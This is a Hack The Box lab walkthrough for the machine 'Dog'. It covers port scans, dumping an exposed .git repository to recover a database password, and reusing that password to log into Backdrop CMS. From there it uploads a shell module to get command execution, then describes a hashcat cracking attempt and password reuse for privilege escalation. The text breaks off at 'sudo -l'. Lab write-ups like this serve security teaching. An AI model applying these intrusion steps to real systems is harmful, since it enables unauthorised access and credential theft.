
| Link: | https://app.hackthebox.com/machines/Dog |
|---|---|
| Difficulty | Easy |
| Machine | Linux |
Enumeration
nmap -sVC 10.10.11.58
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 11:37 +0545
Nmap scan report for 10.10.11.58 (10.10.11.58)
Host is up (0.21s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE    SERVICE            VERSION
22/tcp    open     ssh                OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp    open     http               Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
2119/tcp  filtered gsigatekeeper
2605/tcp  filtered bgpd
2909/tcp  filtered funk-dialout
5214/tcp  filtered unknown
5225/tcp  filtered hp-server
6881/tcp  filtered bittorrent-tracker
31337/tcp filtered Elite
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
rustscan -a 10.10.11.58
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Making networking exciting since... whenever.

[~] The config file is expected to be at "/home/k21/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.58:22
Open 10.10.11.58:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-09 11:38 +0545
Initiating Ping Scan at 11:38
Scanning 10.10.11.58 [4 ports]
Completed Ping Scan at 11:38, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:38
Completed Parallel DNS resolution of 1 host. at 11:38, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:38
Scanning 10.10.11.58 (10.10.11.58) [2 ports]
Discovered open port 22/tcp on 10.10.11.58
Discovered open port 80/tcp on 10.10.11.58
Completed SYN Stealth Scan at 11:38, 0.34s elapsed (2 total ports)
Nmap scan report for 10.10.11.58 (10.10.11.58)
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2025-03-09 11:38:21 +0545 for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

Contents of robots.txt.
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html
#
# For syntax checking, see:
# http://www.robotstxt.org/checker.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /core/
Disallow: /profiles/
# Files
Disallow: /README.md
Disallow: /web.config
# Paths (clean URLs)
Disallow: /admin
Disallow: /comment/reply
Disallow: /filter/tips
Disallow: /node/add
Disallow: /search
Disallow: /user/register
Disallow: /user/password
Disallow: /user/login
Disallow: /user/logout
# Paths (no clean URLs)
Disallow: /?q=admin
Disallow: /?q=comment/reply
Disallow: /?q=filter/tips
Disallow: /?q=node/add
Disallow: /?q=search
Disallow: /?q=user/password
Disallow: /?q=user/register
Disallow: /?q=user/login
Disallow: /?q=user/logout
And lots of things in directory busting.

And the directories and queries from robots.txt in not valid.
admin/config/development/configuration/sync
We can use GitTools to dump data and file from .git directory.

BackDropJ2024DS2024
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
$database_prefix = '';
And can find email.
0-8204779c764abd4c9d8d95038b6d22b6a7515afa/files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json

And we logged in.

tiffany@dog.htb
BackDropJ2024DS2024
Exploit


Now,

And we need to create a shell.tar.gz.
It will create a shell directory.
We need to do.
tar -czvf shell.tar.gz shell/
And upload this tar.gz file in the thing uploading module.

And now after doing that we need to load that.

and visit what exploit saying or /modules/shell/shell.php
And we will see this.


And now we can use python3 reverse shell to get stable shell.
Privilege Escalation
Lets enumerate.
Now we can login to mysql server.
But it was a rabbithole.


hashcat -m 7900 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
Nothing here and we cant even crack the password of user.

And amazingly, we can use same password from before for user johncusack.
And now doing sudo -l revealed this.

And doing this came this.
